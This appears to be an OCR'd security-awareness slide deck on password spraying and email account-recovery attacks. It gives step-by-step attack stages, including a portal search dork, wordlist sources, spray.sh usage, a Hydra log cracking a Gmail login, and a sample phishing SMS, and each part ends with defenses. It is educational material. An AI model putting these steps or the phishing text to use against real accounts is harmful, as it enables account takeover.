



Password Sprays

Step 2a – Find Unprotected Online Portal to Guess Against

Or manual searches

- Example: Inurl:"/adfs/ls/" intitle:"Sign In"





Password Sprays

Step 2b – Find Unprotected Open API to Guess Against

Application Programming Interfaces (APIs) connection points are often accessible over the Internet

- Many require/allow logon authentication
- Can be used for password spray attacks
- May bypass MFA requirements
- Akamai said 75% of password spray attacks were against APIs
  - https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-financial-services-hostile-takeover-attempts-report-2020.pdf

Password Sprays

Step 3 – Get and Use Password Lists

People often use the same passwords

- 75% of organizations have people with passwords on a list of 1,000 passwords
- 87% of organizations have people with passwords on a list of 10,000 passwords

Password Sprays

Step 3 – Get and Use Password Lists

https://packetstormsecurity.com/Crackers/wordlists/

Word list created from microalgae names. (1260 words)

tags | cracker
MD5 | d106275eb6e2dfcf1f2d79904d6c0191 — Download | Favorite | Comments (0)

statistics.gz — Posted Oct 22, 2003
Word list created from statistical science. (33039 words)
tags | cracker
MD5 | 6c7d2d81509600e4557b6d93881fa699 — Download | Favorite | Comments (0)

acr-diag.gz — Posted Oct 22, 2003
Word list created from the ACR Index of Pathology codes. (2724 words)
tags | cracker
MD5 | 2a734e28f05e34abc022942c021082a1 — Download | Favorite | Comments (0)

algae.gz — Posted Oct 22, 2003
Word list created from algae names. (2689 words)
tags | cracker
MD5 | 5017158820957679 7b8d550c7ad8f1c2 — Download | Favorite | Comments (0)

Page 1 of 8
Back 1 2 3 4 5 Next
Jump to page

Login and Passwords.xlsx	Oct 16, 2014, 7:43 PM	
Login_Password_Conne.txt	Oct 16, 2014, 7:33 PM	67 bytes
Logins and Passwords.xls	Oct 16, 2014, 7:33 PM	32 KB
Master Application List.xls	Oct 16, 2014, 10:09 PM	177 KB

https://download.openwall.net/pub/wordlists/

Index of /pub/wordlists

Name	Last modified	Size
Parent Directory	08-Sep-2018 00:31	-
languages/	08-Oct-2003 16:00	-
passwords/	24-Nov-2011 16:00	-
LICENSE	08-Oct-2003 07:58	1k
LICENSE.html	19-Apr-2004 06:52	2k
README.html	21-Jul-2011 02:30	3k
all.gz	24-Feb-2015 19:19	12.6M


Password Sprays

Step 4 – Use Tool to Guess At Passwords

Tool – Spray


Useage: spray.sh –<typeoflogon> <targetIP> <usernameList> <passwordList>

<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>



Password Sprays

Step 4 – Use Tool to Guess At Passwords



Password Sprays

Step 5 – Harvest Passwords

Request	Payload	Status	Error	Redir...	Timeout	Length	Comment
6857		200	☐	5	☐	1630	
15062		200	☐	4	☐	4370	
76		200	☐	4	☐	4371	
222		200	☐	4	☐	4371	
680		200	☐	4	☐	4371	
1487		200	☐	4	☐	4371	
1529		200	☐	4	☐	4371	
2895		200	☐	4	☐	4371	
3022		200	☐	4	☐	4371	
3029		200	☐	4	☐	4371	
3850		200	☐	4	☐	4371	
4551		200	☐	4	☐	4371	
5870		200	☐	4	☐	4371	
6617		200	☐	4	☐	4371	
7093		200	☐	4	☐	4371	
7267		200	☐	4	☐	4371	
7664		200	☐	4	☐	4371	
7698		200	☐	4	☐	4371	
8001		200	☐	4	☐	4371	
8137		200	☐	4	☐	4371	
8832		200	☐	4	☐	4371	
8999		200	☐	4	☐	4371	
9036		200	☐	4	☐	4371	
9106		200	☐	4	☐	4371	
10809		200	☐	4	☐	4371	
10843		200	☐	4	☐	4371	
11129		200	☐	4	☐	4371	
12223		200	☐	4	☐	4371	
12249		200	☐	4	☐	4371	
12401		200	☐	4	☐	4371	
12876		200	☐	4	☐	4371	
12122		200	☐	4	☐	4372	
0		200	☐	2	☐	12994	
1		200	☐	2	☐	12994	
2		200	☐	2	☐	12994	

UserID's

Succes

Failed Login

```
Applications ▾   Places ▾   Terminal ▾   Mon 03:00
root@sunnyhoi: ~
File  Edit  View  Search  Terminal  Help
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "qwerty" - 20 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "111111" - 21 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "iloveu" - 22 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "000000" - 23 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "michelle" - 24 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "tigger" - 25 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "chocolate" - 27 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "password1" - 28 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "soccer" - 29 of 14344399 [child 6] (0/0)
[465][smtp] host: smtp.gmail.com   login: [redacted]@gmail.com   password: princess
[STATUS] attack finished for smtp.gmail.com (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-31 02:46:53
root@sunnyhoi:~#
```

Password Sprays

Defenses

- Require passwords with strong entropy
- Require Multi-Factor Authentication (MFA)
- Protect Online Portals With VPNs
- Rename the Windows Administrator account
- Minimize how easy it is for attacker to find/confirm logon names
- Enable account lockout
- Enable monitoring to detect password spray attacks
- Do this for APIs, too!

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

- Nearly every major email provider includes a “recovery” method that can be used as an alternate login when your primary method doesn’t work
  - Password reset questions
  - SMS PIN codes
  - Alternate email addresses
- Most recovery methods are not nearly as secure as the primary method
- Hackers often intentionally send email accounts into recovery mode, and then use the recovery method to compromise it


Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

- Password Reset Questions

  The worst recovery method on the planet is password recovery questions

  - Usually REQUIRED by many web sites, you can't create a new account without them



Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

Problem: Answers can often be easily guessed by hackers

Great Google paper called *Secrets, Lies, and Account Recovery: Lessons from the Use of Personal Knowledge Questions at Google*

http://www.a51.nl/sites/default/files/pdf/43783.pdf

- 20% of some recovery questions can be guessed on first try by hacker
- 40% of people were unable to successfully recall their own recovery answers
- 16% of answers could be found in person's social media profile

- Attack has been involved in many well known attacks (e.g. Sarah Palin's compromised email)

Rogue Recoveries

Defense

Solution: Never answer the questions with the real answers!

Question: What was your high school mascot?

Answer: pizzapizza$vgad2@M1

Repeat Answer: **********

Question: What is your mother's middle name?

Answer: **********

Repeat Answer: **********

Question: What is your father's birthdate? (mmdd)

Answer: **********

Question: What is the name of your best friend from high school?

Answer: **********

Repeat Answer: **********

Unfortunate that means you have to record them somewhere else just like passwords (password managers help with this)

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack

- Hacker Must Know Your Email Address
- Hacker Must Know Your Phone Number

- Can do a SIM (subscriber identity module) information swap
  - See my 12 Ways to Hack MFA presentation

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

1. Hacker sends you a text pretending to be from your email provider asking for your forthcoming SMS PIN reset code


> From Google Security: We have detected a rogue sign-in to your goodguy@gmail.com account credentials. In order to determine the legitimate login we're going to send a verification code to your previously registered phone number from another Google support number. Please re-type the sent verification code in response to this message or your account will be permanently locked.


Rogue Recoveries


Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

2. Hacker forces your email account into SMS PIN recovery mode








